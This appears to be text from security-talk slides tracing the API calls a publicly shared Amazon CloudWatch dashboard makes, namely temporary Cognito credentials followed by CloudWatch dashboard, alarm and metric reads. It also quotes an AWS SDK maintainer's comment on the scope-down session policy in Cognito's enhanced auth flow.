
<https://www.aquasec.com/blog/bucket-monopoly-breaching-aws-accounts-through-shadow-resources/>

Reproduction Notes

- The user is warned of the risk of public sharing. Multiple Times
- Cognito is what facilitates the public exposure of account data
- All set up done by CloudWatch (Console invoking APIs*)
no User involvement




Viewer Flow




Viewer Flow

1. User visits a Dashboard link (incl. context)



Viewer Flow


1. User visits a Dashboard link (incl. context)
2. Dashboard app's client-side code is retrieved from Amazon CDN



Viewer Flow

1. User visits a Dashboard link (incl. context)
2. Dashboard app's client-side code is retrieved from Amazon CDN
3. Dashboard app gets temp AWS creds from Cognito – Enhanced flow

```
CognitoIdentity:getId( identityPoolId )  
CognitoIdentity:getCredentialsForIdentity(identityId )
```




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```
CognitoIdentity:getId( identityPoolId )
CognitoIdentity:getCredentialsForIdentity(identityPoolId )
```

4. Dashboard app pulls Manifest: Alarms, Metrics names

```
CloudWatch:getDashboard( dashboardName )
```



Viewer Flow

1. User visits a Dashboard link (incl. context)
2. Dashboard app's client-side code is retrieved from Amazon CDN
3. Dashboard app gets temp AWS creds from Cognito – Enhanced flow


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
```
CloudWatch:getDashboard( dashboardName )
```

5. Dashboard app pulls Alarm, Metrics data


```
CloudWatch:describeAlarms( alarmNames,alarmTypes )
CloudWatch:getMetricData ( defaults,metrics )
```



Great. But we're
getting that error,
remember?



Others were wondering about this error too...



RanVaknin commented on Jun 22, 2023

Hi everyone.

After further investigation we have reached a conclusion that this operation [is working as expected](#). This was provided as a convenience method so that customers won't have to implement the Enhanced (simplified) auth flow explicitly. It works the same way as if you were to call the underlying methods directly with the Cognito client.

In order to supply an explicit session policy that allows SSM / any other operations that are not allowed on the Default Session Policy, you will need to use a different auth flow. For example, the "Basic (classic) authflow" which would require you to use Cognito client to call `GetId()`, and `GetOpenIdToken()`, and after getting the token, you will need to use STS client to call `assumeRoleWithWebIdentity()` which takes a session policy (`Policy`) as an argument.

I have created a [doc update](#) to highlight this limitation.

At this time we have no plan on adding / expanding this convenience method as it doesn't exist in all SDKs. If you would like to see it being added, you can create a [feature request](#) in the aws-sdk general repo, there it will be prioritized based on customer engagement (upvotes, comments, etc).


Thanks again for all of your patience.
Ran~

For additional security protection, Amazon Cognito applies a scope-down policy to credentials that you assign your unauthenticated users in the [enhanced flow](#), using `GetCredentialsForIdentity`. The scope-down policy adds an [Inline session policy](#) and an [AWS managed session policy](#) to the IAM policies that you apply to your unauthenticated role.

